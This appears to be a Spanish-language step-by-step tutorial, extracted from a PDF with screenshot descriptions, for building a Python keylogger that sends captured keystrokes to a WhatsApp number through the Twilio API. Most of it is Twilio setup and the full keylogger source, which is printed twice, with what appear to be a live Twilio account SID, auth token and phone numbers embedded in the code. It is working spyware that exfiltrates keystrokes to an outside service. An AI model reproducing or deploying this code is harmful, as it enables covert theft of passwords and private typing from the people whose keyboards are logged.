
Ln 1, Col 31 30 caracteres. 180% Windows (CRLF) UTF-8

14:37 12/04/2025









Cuando estamos registrados se genera un account SID y auth token con los cuales se utiliza para enlazar con la api de twilio.

The screenshot shows the Twilio Console Account Dashboard. The main header says "Ahoy Rafael, welcome to Twilio!". Below it, there are several sections: "Connect to 3rd-party applications" (with a note about needing Account SID and Auth token, Twilio phone number, and Upgraded Twilio account), "Invite teammates" (with a button to "Invite teammates"), and "Talk to Sales" (with a note to connect with a Twilio expert). On the left sidebar, under "Account Dashboard", the "Develop" tab is selected. Under "Explore products", "Marketplace" is listed with a "Beta" badge. At the bottom, there's a note about being in a trial account and sending messages to a verified phone. A screenshot of a Microsoft Word document titled "Rafael Antonio Patricio Ayllón" is shown in the bottom right corner.

This screenshot is similar to the one above, but with a red box highlighting the "Account SID" and "Auth Token" fields in the "Account Info" section. An orange arrow points from the left towards these highlighted fields. The rest of the dashboard and the Microsoft Word document screenshot are identical to the first one.


En la parte de explore products entramos en messaging

The screenshot shows the Twilio Explore Products interface. On the left sidebar, under the 'Messaging' category, the 'Messaging' option is highlighted with an orange box and an arrow pointing to it from the left. The main content area displays various programmable communication products, including 'Messaging', 'Voice', 'Video', 'SendGrid Email', and 'Chat'. Each product card includes a brief description and a 'Docs' link.

Después en TryWhatsapp

The screenshot shows the Twilio Messaging Overview page. On the left sidebar, under the 'Messaging' category, the 'Overview' option is selected and highlighted with an orange box and an arrow pointing to it from the left. The main content area features a section titled 'Send and receive messages at scale with Messaging APIs' and a 'Try SMS' button. Below this, there is a 'Try WhatsApp' button, which is also highlighted with an orange box and an arrow pointing to it from the left. To the right, there is a 'Resources' section with links to 'Quickstart', 'API Docs', and 'Liftoff with Messaging'. A small screenshot of a Windows desktop is visible in the bottom right corner.



Tenemos que enviar un mensaje de confirmación a un número para confirmar el uso.




Nos proporciona los números a los cuales se van a configurar en el código.

```
curl 'https://api.twilio.com/2010-04-01/Accounts/AC4e7d99a8636d61708ec52f368f8d6df/Messages.json' -X POST \
--data-urlencode 'To=whatsapp:+59172363726' \
--data-urlencode 'From=whatsapp:+14155238886' \
--data-urlencode 'ContentSid=Hxb5b62575e6e4ff6129ad7c8efe1f903e' \
--data-urlencode 'ContentVariables={"1":"12/1","2":"3pm"}' \
-u AC4e7d99a8636d61708ec52f368f8d6df:[AuthToken]
```


Después de configurar twilio tenemos que descargar en el dispositivo con pip install twilio



Verificamos que se instaló twilio con el comando pip show twilio



Nos creamos una carpeta con el nombre de keylogger y dentro un archivo keylogger_twilio.py



En el archivo keylogger_twilio.py realizamos este código el cual esta utilizando la api de twilio, El account SID, auth_token, el numero desde el cual se enviara los mensajes y nuestro numero para recibir los mensajes.

```
account_sid = 'AC4e7d99a8636d617108ec52f368f8d6df'
auth_token = 'a3e616babad3c20359d44882d722c929'
client = Client(account_sid, auth_token)

def send_whatsapp(text):
    message = client.messages.create(
        from_="whatsapp:+14155238886",
        body="New keyboard inputs captured: " + str(text),
        to="whatsapp:+95172363726"
    )

logs = []

def on_press(key):
    global logs
    k = str(key).replace("'", "")
    if k == "Key.backspace" and len(logs) != 0:
        logs.pop()
    else:
        logs.append(k)

    if len(logs) > 10:
        write_file(logs)
        logs = []

def write_file(logs):
    message = ""
    for k in logs:
        if "space" in k:
            k = " "
        elif "enter" in k:
            k = "[ENTER]\n"
        elif "Key" not in k:
            message += k

    send_whatsapp(message)

def on_release(key):
    global logs
    if key == keyboard.Key.esc:
        if logs:
            write_file(logs)
            logs = []
        return False

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

```
account_sid = 'AC4e7d99a8636d617108ec52f368f8d6df'
auth_token = 'a3e616babad3c20359d44882d722c929'
client = Client(account_sid, auth_token)

def send_whatsapp(text):
    message = client.messages.create(
        from_="whatsapp:+14155238886",
        body="New keyboard inputs captured: " + str(text),
        to="whatsapp:+95172363726"
    )

logs = []

def on_press(key):
    global logs
    k = str(key).replace("'", "")
    if k == "Key.backspace" and len(logs) != 0:
        logs.pop()
    else:
        logs.append(k)

    if len(logs) > 10:
        write_file(logs)
        logs = []


def write_file(logs):
    message = ""
    for k in logs:
        if "space" in k:
            k = " "
        elif "enter" in k:
            k = "[ENTER]\n"
        elif "Key" not in k:
            message += k

    send_whatsapp(message)


def on_release(key):
    global logs
    if key == keyboard.Key.esc:
        if logs:
            write_file(logs)
            logs = []
        return False

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```


Ejecutamos con el comando python keylogger_twilio.py



Empezara a ejecutarse y recibir las pulsaciones del teclado.




Cada 10 pulsaciones se enviara un mensaje a whatsapp como se programo el código.




PARTE 2

